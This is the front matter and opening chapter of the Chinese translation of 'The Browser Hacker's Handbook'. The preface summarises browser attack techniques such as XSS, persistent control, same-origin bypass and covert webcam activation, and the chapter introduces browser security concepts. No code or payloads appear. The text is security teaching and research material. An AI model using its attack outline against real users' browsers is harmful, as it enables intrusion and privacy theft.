TURING 图灵程序设计丛书

The Browser Hacker's Handbook

黑客攻防技术宝典

浏览器实战篇

[澳] Wade Alcorn [美] Christian Frichot [意] Michele Orrù 著

奇舞团 译

0KEE TEAM 审校



中国工信出版集团

人民邮电出版社
POSTS & TELECOM PRESS

图灵程序设计丛书

The Browser Hacker's Handbook

黑客攻防技术宝典

浏览器实战篇

[澳] Wade Alcorn [美] Christian Frichot [意] Michele Orrù 著
奇舞团 译
0KEE TEAM 审校

人 民 邮 电 出 版 社
北 京

图书在版编目（CIP）数据

黑客攻防技术宝典. 浏览器实战篇 / (澳) 瓦德·奥尔康 (Wade Alcorn), (美) 克里斯蒂安·弗里绍 (Christian Frichot), (意) 米凯莱·奥鲁著 ; 奇舞团译. -- 北京 : 人民邮电出版社, 2016.10
（图灵程序设计丛书）
ISBN 978-7-115-43394-7

Ⅰ. ①黑… Ⅱ. ①瓦… ②克… ③米… ④奇… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字(2016)第199197号

内 容 提 要

本书由世界顶尖级黑客打造，细致讲解了 IE、Firefox、Chrome 等主流浏览器及其扩展和应用上的安全问题和漏洞，介绍了大量的攻击和防御技术，具体内容主要包括：初始控制，持续控制，绕过同源策略，攻击用户、浏览器、扩展、插件、Web 应用、网络，等等。这是你在实践中的必选参考指南，对实际开发具有重要指导作用，能够助你在浏览器安全领域有所作为。

本书适合计算机安全技术人员以及浏览器开发人员。

◆ 著 [澳] Wade Alcorn [美] Christian Frichot
[意] Michele Orrù
译 奇舞团
审 校 0KEE TEAM
责任编辑 朱 巍
执行编辑 贺子娟 吴威娜
责任印制 彭志环

◆ 人民邮电出版社出版发行 北京市丰台区成寿寺路11号
邮编 100164 电子邮件 315@ptpress.com.cn
网址 http://www.ptpress.com.cn
北京 印刷

◆ 开本：800×1000 1/16
印张：31
字数：733千字 2016年 10 月第 1 版
印数：1－4 000册 2016年 10 月北京第 1 次印刷

著作权合同登记号 图字：01-2014-5455号

定价：109.00元

读者服务热线：(010)51095186转600 印装质量热线：(010)81055316

反盗版热线：(010)81055315

中文版推荐序

浏览器作为用户访问互联网的入口，其安全性至关重要。用户在浏览器中的任何一次不经意的点击，都可以成为噩梦的开始。攻击者利用浏览器的一些漏洞，仅需要用户点击一个链接：轻者可以窃取用户的cookie及身份信息，获得用户浏览记录等隐私；重者则导致用户电脑上的文件被窃取、篡改，甚至用户电脑会被安装后门，最终沦为攻击者的“囊中之物”。浏览器承载着万物互连和分享协作，因而保障浏览器的安全越来越重要。

今天，各家浏览器的发展如火如荼，特别是新的安全特性也层出不穷。比如，数据执行保护（DEP）、内存地址随机化（ASLR）、沙箱、隔离堆、延时释放、控制流防护（CFG）等，诸多安全特性的出现与应用折射出浏览器已然成为攻击者的目标。“道高一尺，魔高一丈”，新的安全特性必然会导致新的攻击方法的出现，只是攻击的难度和成本会越来越大，对攻击者技术的要求也越来越高。

未知攻，焉知防？本书是业界公认的最流行的浏览器利用工具BeEF的作者Wade等人结合自己亲身实践经验鼎力创作的，系统地介绍了浏览器的攻防技术。全书以BeFF工具为基础，将浏览器攻防分为初始化、持久化和攻击三大阶段，并在攻击阶段中从用户、浏览器核心、扩展、插件、Web应用和网络等多个方面去细化。全书一共分七个大类讲浏览器攻击方法：初始化、持久化、攻击用户和攻击浏览器、攻击扩展、攻击插件、攻击Web应用和攻击网络。每一章基本按攻击方法划分，作者对安全攻防的归类组织结构做到了一页不差，相关的技术点叙述得很清晰、很全面，并有基于BeEF等工具的实际演示，读者能很快理解和上手。很多技术点能从原理上阐述清楚，这很难能可贵。同时，攻击手段上的很多“奇技淫巧”深受广大黑客的喜爱。对爱好浏览器安全并打算详细了解和学习相关专业知识的人来说，这本书是最好不过的选择。本书是迄今为止介绍浏览器攻防实战的最详细之作。

最后特别感谢团队leader张鲁和团队成员为本书审校付出的心血！

奇虎360信息安全部 0KEE TEAM

李响

2016年8月

致　　谢

如果没有两位重要人物，我这一生不会做出什么有价值的事情。非常感谢我美丽的妻子Carla，感谢她矢志不移的支持和不计其数的提醒。虽然在本书封面上看不到她的名字，但实际上本书中的每一个字都经过了她的润色。还要感谢我的英雄儿子Owen，如果不是他亲身实践在面对生活挑战时应该时刻面带笑容，我面对的每一个障碍都会更加难以逾越。

另外，能够与Rob Horton和Sherief Hammad共事将近十年对我而言也是一件幸事。正是他们源源不断的鼓励，造就了培养创造力和横向思维的支持性工作空间。当然，还要感谢Michele和Christian陪我一起进行这次写作之旅。

——Wade Alcorn

我在一家银行初次遇到她，当时恰逢系统崩溃。如果不是她无限耐心的支持，我想我是不可能参与写作这本书的。衷心地感谢我最心爱的妻子Tenille（还有在你肚子里成长的女儿），这本书就是为你而写（让你知道怎么对付小家伙）。我还要感谢我的其他家人。感谢老妈Julia和老爸Maurice，感谢你们给了我机会在信息安全领域发展。感谢我的妹妹Hélène、Justine和Amy，你们让我脑洞大开，你们的支持非常给力。感谢我的Asterisk Info Sec大家庭，感谢你们听我抱怨这事儿有多难，而且给我时间来做完它，非常感谢David Taylor、Steve Schupp、Cole Bergersen、Greg Roberts和Jarrod Burns。还得感谢澳大利亚和新西兰的黑客安全团队，感谢我在网上和会议上认识的所有朋友，非常高兴能够在这个社区里与你们为伍，共同进步。当然还有Wade和Michele，我必须感谢你们邀请我参与这个具有重大意义的任务，感谢你们的不厌其烦，感谢你们的毫无保留，感谢你们容忍我废话连篇！

——Christian Frichot

首先，我想感谢我心爱的Ewa，感谢她在我夜以继日地做研究和写作本书时给予我精神上的支持。向我的父母致敬，因为他们的支持，我才可能走上了研究和学习新事物的道路。非常感谢我的好朋友Wade Alcorn和Mario Heiderich，感谢他们对我研究的启发，以及跟我进行火花四射的讨论。如果没有他们，这本书就不会写得这么好。为所有相信Full Disclosure才是暴漏洞好方法的人喝彩。最后，感谢与我并肩战斗的好友及安全研究同事（你们知道我说的是谁），感谢你们与我分享漏洞利用技术以及会议后一起把酒言欢。

——Michele Orrù

本书是团队努力的结晶。首先，感谢两位特约作者Ryan Linn和Martin Murfitt。各大安全社区也让我们受益颇多，特别是这些年来为BeEF作出贡献的人们。正是他们多年的积累，最终汇聚成了这本书呈现在大家面前。

Wiley那些和蔼可亲的人以及本书的技术编辑也是我们必须重点感谢的。不能不提的是Mario Heiderich、Carol Long和Ed Connor，感谢他们的耐心、支持和专业技能。

感谢Krzysztof Kotowicz、Nick Freeman、Patroklos Argyroudis和Chariton Karamitas，感谢他们专家级的贡献。虽然我们不可能把每一位要感谢的人都一一列在这里，但还是要特别点出其中几位的姓名：Brendan Coles、Heather Pilkington、Giovanni Cattani、Tim Dillon、Bernardo Damele、Bart Leppens、George Nicolau、Eldar Marcussen、Oliver Reeves、Jean-Louis Huynen、Frederik Braun、David Taylor、Richard Brown、Roberto Suggi Liverani和Ty Miller。毫无疑问，还有其他重要的名字没有出现在这里。请相信我们，这绝非故意的。

——所有作者

前　　言

内容介绍

看看你手中的这本书，它会让你了解我们每天都在用的Web浏览器可能遭受哪些攻击。当然，用这本书作为武器，也可以发起新的攻击。本书介绍的攻击技术围绕最主流的浏览器展开，偶尔也会提到几个非主流的。所谓主流浏览器，也就是Firefox、Chrome和Internet Explorer（以下简称"IE"）。必要的时候还会涉及现代移动浏览器，虽然移动浏览器不是我们的主要讨论对象，但书中涵盖的许多攻击技术有时候对它们同样适用。

攻击者和防御者都需要理解Web浏览器带给用户的危险。原因很简单：Web浏览器可能是21世纪迄今为止最重要的一种软件。它是人类访问网络空间最重要的门户。君不见，这个曾经笨拙的桌面软件，如今已经作为一个主要的应用程序进入了手机、游戏机，甚至不起眼的电视机里都有它的身影。Web浏览器堪称今日表现、检索和搜寻数据的"瑞士军刀"。自从Tim Berners-Lee爵士于1990年发明他的"可以做到的小Web浏览器"以来，这个软件的发展已经远远超过预期，成为当今世界最受世人关注的软件之一。

关于Web浏览器的全球用户数量，有各种各样的统计和说法。其实只要拿个烂笔头信手算算，就不难估计出这是一个多么庞大的数字。假如地球上有三分之一的人上网，那么浏览器用户基本就是23亿。再想一下，又会发现其中有一部分人还不止使用一个浏览器。他们在家里、单位和手机上都使用浏览器。就算没有史蒂芬·霍金的智商，也不难猜到这是多么惊人的数目。

既然Web浏览器的用户数量如此巨大，那么由此产生大量安全问题和漏洞利用机会也就不足为奇了。本书从黑客角度着眼，讲解如何攻击以及如何保护各种情形下的现代浏览器。

目标读者

如果你有技术背景，对浏览器面临的现实风险感兴趣，那你适合看这本书。可能你想保护你们的基础设施，也可能是想破坏客户的资产。或许你是一个系统管理员、开发者，甚至是一位信息安全专家。大概你跟我们很多人一样，对安全有着难以遏制的激情，正饥渴地寻找这方面的知识。

本书假设你每天都会用浏览器，出于某种原因想一探其背后的究竟。要看懂这本书，最好掌

握了基本的安全概念，或者额外花点时间补一补基础知识。比如客户端–服务器模型、HTTP协议和一些基本的安全概念，这些你都不应该陌生。

虽然编程经验不是必需的，但懂一点基本原理才能看懂书中的代码。书中大量的例子和演示全都源自一线实战，使用了多种语言，主要是JavaScript——毕竟浏览器里它是主宰。虽然听起来似乎不大可能，但即使你以前没有使用过JavaScript，其实关系也不大。每一段代码都有详细的解说。

本书内容

本书主要有10章，基本按攻击方法划分。必要时，每一章会按攻击点归类，但也不强求统一。作者本着有助于读者开展专业安全攻防的目的，组织了本书结构。

在任何安全攻防中，你都不大可能从头到尾一页不差地翻阅这本书，而是会跳着阅读，先看完前面的介绍性章节，然后再视情况跳到最相关的章节。另外，为了马上弄明白某个概念，你也可能会临时翻到某一节。为了让本书适应更多不同的使用情形，有的概念会在书中反复提及，但每次都会有不同的上下文，同时也贴近相应的主题。

每一章后面还设置了思考题。这些题目可以帮读者更加扎实地理解相应章节中介绍的核心概念。

第1章 浏览器安全概述

这一章是浏览器攻防之旅的首站。这里会让大家明确重要的浏览器概念，以及浏览器安全的一些核心问题。特别地，我们要探讨对今天的组织防御至关重要的“微防线”（micro perimeter）理念，同时反思一些广为流传却不安全的错误做法。

这一章还讨论发动浏览器攻击的方法、浏览器的攻击面，以及如何使其暴露以前隐蔽的资产。

第2章 初始控制

浏览器每一次连接到Web，都会请求要执行的指令。然后，浏览器会忠实地执行服务器发送给它的命令。不用说，限制总是有的，但浏览器仍然给攻击者留下了很大的攻击空间。

这一章带领读者领略浏览器攻防的第一阶段，告诉你如何在目标浏览器中执行自己的代码。你会看到XSS攻击、中间人攻击、社会工程，等等。

第3章 持续控制

此前介绍的初始控制技术只能让你执行一次指令。这一章介绍如何维持通信，持续控制目标，从而能够执行多轮命令。

在典型的攻击实战中，应该尽可能长时间地维持与浏览器的通信，而且可能的话，即使浏览器重新启动还要继续保持对它的控制。做不到这一点，那就只能停留在反复诱使目标进行连接的阶段。

这一章将介绍如何使用payload维持与浏览器的通信，从而达到发送多次命令的目的。这样就可以在至关重要的初始连接后，不浪费任何机会。掌握了这一章的知识，就为后面采取各种攻击

方法打下了基础。

第4章　绕过同源策略

本质上来说，同源策略（SOP）就是限制一个网站与另一个网站之间建立通信。因为SOP可以说是浏览器安全的一个最基本的概念，所以你可能会认为各种浏览器组件中的SOP都一样，而且预测常规操作的后果也不难。这一章会告诉你根本不是这么回事。

Web开发者常常被SOP所困扰。对浏览器、扩展和插件应用SOP的方法各不相同。而正是由于缺乏一致性造成的理解出入，给攻击者在边界条件下侵入系统提供了机会。

这一章讲解如何绕过浏览器中不同的SOP措施，甚至还会讨论拖放、界面伪装和时序攻击等问题。还会阐释一个足以令人惊讶的事实，就是在绕过SOP后，你可以把浏览器作为一个HTTP代理来使用。

第5章　攻击用户

人通常被认为是安全保障链条中最薄弱的一环。这一章主要讨论如何攻击毫无戒备心理的用户的湿件。有的攻击手段会利用第2章介绍的社会工程策略，另一些攻击手段会利用浏览器的功能，以及浏览器对接收的代码的信任。

这一章会涉及反匿名（de-anonymization）和隐蔽地启动Web摄像头，以及运行恶意可执行文件，这一切都不必通过用户。

第6章　攻击浏览器

虽然这一本书都在讲如何攻击浏览器，如何绕过它的安全部署，但这一章只关注所谓的核心浏览器，换句话说，就是没有任何扩展和插件的浏览器。

在这一章，我们会讨论直接攻击浏览器的过程。我们会探讨通过指纹识别区分厂商和版本，以及如何对运行浏览器的机器发动攻击。

第7章　攻击扩展

这一章探讨如何利用浏览器扩展的隐患。扩展就是给浏览器添加（或删除）功能的软件。扩展与插件不同，它不是独立的程序。LastPass、Firebug、AdBlock和NoScript都是常见的扩展。

扩展会在受信任区域以较高权限执行代码，但接收的输入则来自不那么受信任的区域，比如互联网。对于经验丰富的安全专家来说，这一点就足够引起重视的了。在实践当中，确实存在注入攻击的风险，而某些攻击则会导致远程代码执行。

这一章会剖析扩展攻击的方方面面，特别是会探讨提升权限以访问浏览器特权区域（chrome://），从而执行命令。

第8章　攻击插件

这一章关注攻击浏览器插件。插件是为浏览器增加特殊功能的软件。多数情况下，插件可以独立于浏览器运行。

流行的插件包括Acrobat Reader、Flash Player、Java、QuickTime、RealPlayer、Shockwave和Windows Media Player。其中一些插件是上网必需的，而另外一些则是为了实现公司的需求。比如，像YouTube这样的网站需要Flash播放视频（但会向HTML5迁移），而Java是WebEx实现功能所必需的插件。

插件一直是隐患的来源，也是攻击利用的主要突破口。稍后你会看到，插件是控制浏览器的最可靠的途径之一。

在这一章里，我们会探索使用流行、免费的工具分析和利用浏览器插件。我们会学习如何绕过“点击播放”之类的保护机制，利用插件中的漏洞取得浏览器的控制权。

第9章 攻击Web应用

浏览器虽然可以应对基于Web的强力攻击，但仍然要承担安全控件不利的风险。浏览器天生要通过HTTP与服务器通信。而这些HTTP机制很可能成为被利用的对象，甚至可以通过它们控制其他来源的目标。

这一章主要介绍在不违反SOP的前提下从浏览器发起攻击的方法，包括跨来源的资源指纹，甚至跨来源的常见Web应用隐患的识别技术。你会发现，在使用浏览器的时候，居然还能够利用跨来源的XSS和SQL注入。

在这一章最后，你会理解如何实现跨来源的远程代码执行，以及跨站点请求伪造攻击、基于时间的延迟枚举、攻击认证和拒绝服务攻击。

第10章 攻击网络

关于攻击的最后一章，将介绍如何通过端口扫描发现之前未知的主机，在内网中识别攻击面。接下来还会展示如NAT定位（NAT Pinning）这样的技术。

这一章还会介绍使用浏览器直接与非Web服务通信的攻击方式，以及如何使用内网协议利用技术在浏览器内网中俘获目标。

第11章 结语：最后的思考

本书到这里，已经向大家介绍了大量的攻击和防御技术，而前面所有章节现在都可以作为你将来实践的参考。希望你能够结合实际多加思考，在未来的浏览器安全领域有所作为。

在线资源

本书网站为https://browserhacker.com。Wiley上的本书主页为http://www.wiley.com/go/browserhackershandbook。在这两个网站上，读者可以找到本书的附加内容。尽管不能替代本书，但这些附加资源是本书中内容的有益补充。

网站上还包含可以复制粘贴的代码。这样可以你节省手工输入的时间，也希望能帮你避免攻击中的麻烦。此外，还有演示视频和每章后面问题的答案。

本书不可避免地会有这样或那样的错误，这一点我们都知道。很不幸，本书三位作者中有两位不靠谱（至于靠谱的是哪一位，至今我们三个还在激烈地争论）。如果你想知道现在我们是否有了结论，可以访问网站https://browserhacker.com，当然更重要的是，你也可以找到对其他读者发现的错误的修正。如果你也发现了错误，而且网站中还没有列出，请告诉我们。

备足弹药

本书会介绍可以用于攻击浏览器的各种工具，把这么多种工具收入工具箱，将来必有用武之地。

需要注意的是，本书旨在介绍如何在较低的级别上使用这些工具。随着你的技能越来越丰富，就会发现了解这些用法非常重要。我们的目标就是不仅让你知道怎么使用工具，还要理解它们，从而避免误用。

我们还希望你知道，所有工具都有自己的短处，你应该根据自己的知识选择它们。你的工具箱中最重要的工具，就是你的知识。本书作者的主要目标就是增长你的知识，而不是单纯地扩充你的软件库。

本书中有两个最常用的工具，一个是BeEF（Browser Exploitation Framework），另一个是Metasploit。当然，我们要介绍的工具不限于此，而且你还会了解所有工具的长处和短处。

本书作者就是BeEF项目的核心开发者，致力于让这个社区工具与本书描述的方法相契合。本书中的很多示例都选自BeEF的代码，而在这个工具中，大多数过程都已经实现了自动化。

免责声明

有必要在这里声明一下，作为安全专业人士，应该注意自我约束。本书所教授的任何方法，都不是为了鼓励读者去做违反法律的事情。

在实施黑客攻击行动之前，请确保得到了充分授权。这不仅适用于安全纪律，同样也适用于本书讨论的所有技术。

祝你好运

浏览器安全是互联网上升级最快的军备竞赛之一。对所有关注安全的人来说，它都是一个迷人而又有趣的领域。这个军备竞赛升级的步伐之所以慢不下来，主要是因为各种公司日益依赖浏览器去做越来越多的事。

我们注意到，大大小小的公司越来越认为不应该在桌面计算机中运行一个独立的软件。而任何预测浏览器将逐渐没落的人，都应该好好地清醒清醒，因为他们可能还在使用着隐患多多的Java插件呢！

浏览器军备竞赛和商业公司对它的广泛应用，使得浏览器的攻击面不断变化，而来自安全的挑战从未绝迹。现在，我们就准备大干一场，看看黑客如何攻击浏览器，而我们又应该如何加强防御！

目　　录

第1章 浏览器安全概述

天生低调的浏览器却肩负着保护用户安全的重任。浏览器的工作机制，就是向整个互联网请求指令，请求到以后几乎不加任何质疑地去执行。浏览器之所以为浏览器，就是要忠实地汇聚远程获取的内容，把它们组织成人类可以辨识的形式，同时还要支持今天所谓的Web 2.0应有的丰富功能。

但是作为一款软件，浏览器又是如此重要：它不仅要帮你维护社交网络，还要替你完成在线银行的交易。这个软件有义务保证你在网络世界中的安全，无论你冒险闯入的是什么胡同街巷。这个软件有义务支持你在一个标签页里不知深浅的探险，同时又在另一个标签页里进行重大涉密交易。很多人把自己的浏览器当成装甲车，认为自己能坐在里面安全舒适地观察外面的世界，而不用担心泄漏任何个人隐私，或者遭受任何威胁。等把这本书全看完，你就会明白这个假设是否成立了。

这款“无所不能”的神奇软件的开发团队，必须确保其庞大身躯的每个角落、每道接缝，都不给黑客留下可乘之机。不管你是否这么想过，实际上你每次使用浏览器，都默认信任了从未谋面（很可能这辈子永远也不会见面）的一群人，相信这群人能够保障你的重要信息不会被互联网上的黑客窃取。

本章介绍Web浏览器攻防相关的方法论。我们会讨论浏览器在Web生态系统中扮演的角色，包括它与Web服务器之间的互动关系。此外，本章还会介绍一些浏览器安全基础知识，为本书后续各章的内容提供脉络。

1.1 首要问题

请大家暂时忘掉浏览器，只想着眼前有一块空白的安全画布。假设你身处这么一种境况：你要对一家公司的安全负责，必须作出某些决策。你在决定部署某个软件时，会不会考虑它可能面临的风险有多大？这个软件必须在标准运行环境（Standard Operating Environment，SOE）中无差异地安装到公司内的几乎所有机器上。人们要通过它来存取最敏感的数据，执行最敏感的操作。这个软件几乎是公司每个员工的日常工具，包括CEO、董事会成员、系统管理员、财务、人力资源，甚至你们的客户。鉴于它对公司的核心业务数据拥有如此高的权限，毫无疑问会成为黑客的理想攻击目标，因而面临极大风险。

这个软件的设计规格大致是这样的。

- 它要向互联网请求指令，然后执行获取的指令。
  - 防御者无法控制这些指令。
  - 某些指令会要求这个软件从以下来源再次请求其他指令：
    - 互联网的其他地方；
    - 内部网的其他地方；
    - 非标准的 HTTP 和 HTTPS TCP 端口。
- 某些指令会要求这个软件通过TCP发送数据。这可能会造成对其他联网设备的攻击。
- 它会与互联网中任意服务器进行加密通信。防御者无法看到通信内容。
- 它会不断向攻击者暴露攻击目标。它会在后台静默更新。
- 它经常会依赖插件获得某些功能。没有统一的机制更新这些插件。

此外，对这个软件的相关研究表明：

- 插件一般来说都不如核心软件本身安全；
- 这个软件的每个变体都有文档载明的漏洞；
- 一份安全情报报告（Security Intelligence Report）[1]得出结论，说这个软件是企业最大的威胁[2]。

显然，根据以上描述，你一定知道我们说的就是浏览器。不过，再次请你忘掉这些，以及相关的历史事件，回到我们那张空白的安全画布面前。想一想，就这种软件的部署量居然如此之高，真的都禁不住要怀疑人类的智商了。不论通过它获取数据有多方便，仅从其设计规格来看，它所面临的安全风险就是极其巨大的。

不过，回到现实当中，以上所有说法都是纯理论的探讨。实际上，我们已经走上了一条不归路。如今互联网上网站多如繁星，谁敢因为浏览器有重大安全隐患，就勒令所有员工卸载它？或许你知道，浏览器的装机量要以十亿计。不让员工装浏览器，无疑会降低其工作效率。更不用说这个措施多难让人接受，会被认为是开历史倒车了！

浏览器达到了前所未有的使用量，取决于个人的使用情况，也暴露出了各种各样的问题和安全挑战。对很多不搞技术的人来说，无处不在的浏览器就意味着“互联网”。浏览器只能展示IP协议（Internet Protocol）所能理解的数据。在互联网时代，浏览器在人们日常生活中的地位是不可动摇的，IT行业的发展也与它密不可分。

放眼四望，浏览器在网络中几乎无孔不入。用户网中有它，客户服务网中有它，甚至安全禁区（DMZ）中都有它的身影。不要忘了，很多情况下用户管理员必须使用浏览器来管理自己负责的网络设备。网络设备厂商都在顺应Web大潮，努力利用浏览器无所不在的现实，而不会考虑重新发明轮子。

人们对通过浏览器上网的依赖是毫无疑问的。实际上，与其问自己在哪里能看到浏览器，倒不如问自己在哪里看不到它。

1.2　揭密浏览器

你在上网的时候，网也会接触你。事实上，无论你是否能意识到，应该说每次都是你主动邀请它跟你亲密接触的。正是你，带着它穿过那些旨在保护你的网络安全的重重关卡，并执行那些只有你的最高权限才能控制的指令，一切都以渲染网页为名，把根本就不了解甚至不能信任的内容呈现于屏幕之上。

浏览器需要从操作系统获得一些特权才能运行，这一点与用户空间中的其他程序一样。这些特权都是由你——也就是所谓的用户——亲自授予的！用户输入是什么？不就是你向当前程序发出的一些指令嘛，而这个程序可能是Windows的资源管理器，也可能是UNIX的命令行客户端。用户输入和其他来源输入的唯一差别，就是程序在接收该输入时所体现的不同方式。

同样的认识可以应用到浏览器上。浏览器的主要功能就是从外部世界的任意位置获取并执行指令，而与它的这一行为相关的潜在风险是显而易见的。

1.2.1　与 Web 应用休戚与共

Web所采用的*客户端–服务器模型*发端于20世纪70年代[3]。客户端与服务器通信使用的是请求–响应[4]的方式，即浏览器负责发送请求，服务器负责给出响应。

服务器和客户端必须相互依赖，才能发挥自己最大的潜能。可以说，它们俩完全是一个“命运共同体”：没有服务器，浏览器什么也看不到，而没有浏览器，服务器的内容也不知道要交给谁。这种共生的关系是Web上不计其数的复杂关系的源头。

这两个Web组件之间的紧密关系，同样也带来了安全问题。Web浏览器的安全会影响Web应用的安全，反之亦然。某些组件在独立的情况下可以保证安全，但更多的时候则要视另外一方的情况而定。一般来说，浏览器与应用之间的联结点是最需要保护的；从攻击者角度说，这些联结点也是主要攻击目标。举个例子，服务器在设定某个特定来源的cookie时，它希望浏览器能尊重该指令，而不要向其他来源泄露这个（可能比较敏感的）cookie。

浏览器与Web应用关联所带来的安全问题需要全面的认识。很多情况下，我们的讨论都必须涉及这两大组件之间的交互。而利用它们之间的关系，正是本书接下来所有章的使命。

当然，我们也鼓励大家不要就此止步，还应该进一步探索Web应用可能遭遇的种种威胁。在这里向初学者和有经验的安全专业人士推荐一本书，《黑客攻防技术宝典：Web实战篇（第2版）》①。

1.2.2　同源策略

浏览器中最重要的安全措施就是*同源策略*（Same Origin Policy，SOP）。同源策略用于限制不同来源的资源之间的交互。

① 此书已由人民邮电出版社出版。——编者注

同源策略的含义就是对于不同的页面，如果它们的主机名、协议和端口都相同，那它们就是同一来源的。如果上述三个属性中有任何一个不一样，那就不能算是同源了。而同一来源的资源，即主机名、协议和端口都相同的资源之间的交互，是不受限制的。

最初，同源策略只适用于外部资源，后来才扩展到包含其他来源的资源。比如，使用file://协议访问本地文件，使用chrome://协议访问浏览器相关的资源等。除了这两个协议之外，现在的浏览器还支持其他一些协议。

1.2.3　HTTP 首部

可以把HTTP首部想象成写在信封上的地址和其他相关说明，它们描述的是它们封装的包应该发往何处，以及接收方该如何处理包中的内容。

在邮政包裹上，我们常常可以看到这样的说明："易碎物品，小心轻放""此面朝上""危险品，易爆炸！"。HTTP数据包前头的HTTP首部与此类似。HTTP首部是HTTP协议定义的原初指令，用于指示接收方怎么处理其后的内容。Web客户端要在所有请求的开头提供HTTP首部，而Web服务器也要在任何响应的开头附上HTTP首部。

首部内容决定了接收方（可能是服务器，也可能是浏览器）如何处理被发送的内容。对于特定的交互而言，有些首部字段是必需的，有些首部字段是可选的，而另外一些首部字段则纯粹是为了提供额外信息用的。

1.2.4　标记语言

标记语言是一种描述如何显示内容的方式。具体来说，标记语言为在同一文档中创建数据占位符以及数据相关注释的占位符给出了标准的方式。我们目力所及的几乎任何一个网页都可能使用了标记语言，而标记语言负责告诉浏览器怎么把页面显示给我们。

标记语言也分很多种。有些标记语言应用很广，有些则没有那么通用，但每种标记语言都有自己擅长和不擅长的使用场景。不用说大家也知道，Web浏览器使用的标记语言是HTML。

1. HTML

HTML，即HyperText Markup Language（超文本标记语言），是一种常用的编程语言，主要用于告诉浏览器如何显示网页。HTML源于SGML（Standard Generalized Markup Language，标准通用标记语言），经过多年发展，已经有了非常大的变化。

对标记语言（数据与注释或指令并存）的依赖，是一些重要、持久和系统的安全问题的根源所在。本书后面还会详细讲到HTML，以及它的众多特性。

2. XML

XML与HTML的关系非常密切。如果你熟悉HTML，那么掌握XML不会太难。虽然在人类眼里，它们谁也长得不怎么好看，但它们却非常擅长表示复杂的数据。XML也是Web上常用的一种标记语言，最常用的情形是把它作为Web服务之间（或者通过远程过程调用）交换数据的标准格式。

1.2.5　CSS

CSS，即cascading style sheets（层叠样式表），是浏览器为网页内容指定样式的主要方法。注意，不是XSS。XSS指的是cross-site scripting，即跨站点脚本攻击。

CSS提供了一种把网页内容与样式分离的机制。CSS能干什么？举个简单的例子，它可以把一段话显示为粗体。当然，CSS的功能远比这要强大多了，通过它可以实现各种复杂的样式。

1.2.6　脚本

Web脚本语言是一门值得学习的艺术。如果你想搞Web技术，那迟早要掌握脚本语言。总体来说，脚本编程是在浏览器中实现Web开发必备的技能。

本书后面会讲到攻击者使用脚本利用浏览器的各种漏洞，包括XSS。因此，你必须对脚本编程有所了解。

1. JavaScript

JavaScript支持函数式编程和面向对象编程。与强类型的Java语言不同，JavaScript是弱类型的。JavaScript在Web开发的当下和可见未来，都是统治性的语言。所有浏览器默认的脚本语言都是JavaScript。

作为本书读者，你必须有JavaScript编程经验，因为书中大部分代码示例都是用它写的。使用JavaScript编写的攻击脚本，也是可以跨浏览器运行的（但不排除会受个别浏览器奇怪特性的影响）。不管怎么说，JavaScript都是探查浏览器漏洞必备的语言。

2. VBScript

VBScript只有微软的浏览器才支持，而且在真正的Web开发中几乎没人用了。这主要是因为不是所有浏览器都支持它，而它也是微软早期为了与网景公司的JavaScript抗衡才开发出来的。

VBScript的很多功能都可以使用JavaScript完成。显然，有人就会问了，VBScript还有必要存在吗？确实如此，即便微软还继续支持它，那也只能把它作为对IE过去辉煌的一种缅怀而已。

1.2.7　DOM

DOM，即document object model（文档对象模型），是浏览器中的一个基础性概念。DOM是在浏览器中操作HTML或XML文档的API，使用脚本语言可以通过DOM提供的对象操作HTML元素。

DOM是为JavaScript这样的脚本语言而定义的。DOM规范定义了通过脚本操作实时文档的方法，即浏览器中运行的脚本可以动态读取或修改网页内容。这样一来，网页可以不经过服务器就更新自己的内容，而且也不用用户参与。

1.2.8　渲染引擎

渲染引擎（rendering engine）在浏览器里有很多不同的称呼，比如布局引擎（layout engine）

或浏览器引擎（web browser engine）[5]。本书不区分这些名字，将它们视为意思相同。

渲染引擎是浏览器的核心组件，负责把数据转换为用户在屏幕上可以看到的样式。浏览器可以把HTML、图片和CSS综合起来，共同决定用户在浏览器中看到的最终产品是什么样子。正是这些引擎让用户能够看到图形。说到图形，实际上也有只解析文本的渲染引擎，比如Lynx和W3M。

Web上的渲染引擎有很多种[6]。本书涉及的图形渲染引擎包括WebKit、Blink、Trident和Gecko。

1. WebKit

WebKit是最受欢迎的渲染引擎，很多浏览器都在用。最著名的是苹果的Safari，还有以前的谷歌Chrome也用过它。应该说，WebKit是当今最流行的渲染引擎之一[7]。

WebKit是一个开源项目，它的目标是成为通用的软件应用程序交互与展示引擎[8]。除了在浏览器中使用，还有邮件客户端和即时通信系统也在使用它。

2. Trident

Trident是微软开发的渲染引擎，也叫MSHTML。IE使用的Trident是闭源的，这一点不难想见。Trident算是第二流行的渲染引擎。

与WebKit类似，Trident也被用于浏览器之外的软件中，比如Google Talk。软件可以通过调用Windows系统中的mshtml.dll动态链接库来使用这个引擎。

Trident首次出现在Internet Explorer的第四个版本中，一直非常稳定。微软最新的IE至今还使用Trident作为核心渲染引擎。

3. Gecko

Firefox是使用Gecko开源渲染引擎的最主要的软件。Gecko应该是排在WebKit和Trident之后位居第三的渲染引擎。

Gecko是网景公司20世纪90年代为其浏览器Netscape Navigator开发的一个渲染引擎。目前，Gecko主要用在Mozilla基金会和Mozilla公司开发的一些应用中，最主要的就是Firefox浏览器。

4. Presto

Presto（在本书写作时）是Opera的渲染引擎。但Opera团队在2013年宣布将很快放弃其自家的Presto，迁移至WebKit Chromium[9]。WebKit Chromium后来改名为Blink（后面会介绍）。

一个主流浏览器如此巨大地切换路线，应该说是前所未有的。而且，这样一来，Presto注定会消亡，成为浏览器大战的牺牲品。

5. Blink

2013年，谷歌宣布从WebKit分支出来，创建了新的Blink渲染引擎。Blink最初致力于更好地支持Chrome的多进程架构，降低该浏览器的内部复杂度。这个渲染引擎能否像WebKit那样走向辉煌，我们可以拭目以待。但谷歌关于削减其不必要功能的提议，确实是一个好兆头。

1.2.9　Geolocation

Geolocation API是为移动和桌面浏览器访问设备地理位置信息而开发的。该API可以通过GPS、蜂窝小区三角测量、IP地理定位和本地Wi-Fi热点取得地理位置信息。

现实世界中有很多滥用地理位置信息的例子。为此，浏览器也增加了很多严密的安全措施，使得攻击的主要方法只剩社会工程了。后面几章还会继续讨论这个话题。

1.2.10 Web 存储

Web 存储（Web storage）又称DOM 存储（DOM storage），原来是HTML5规范的一部分，现在已经剥离出来。可以把Web存储看成超级cookie。

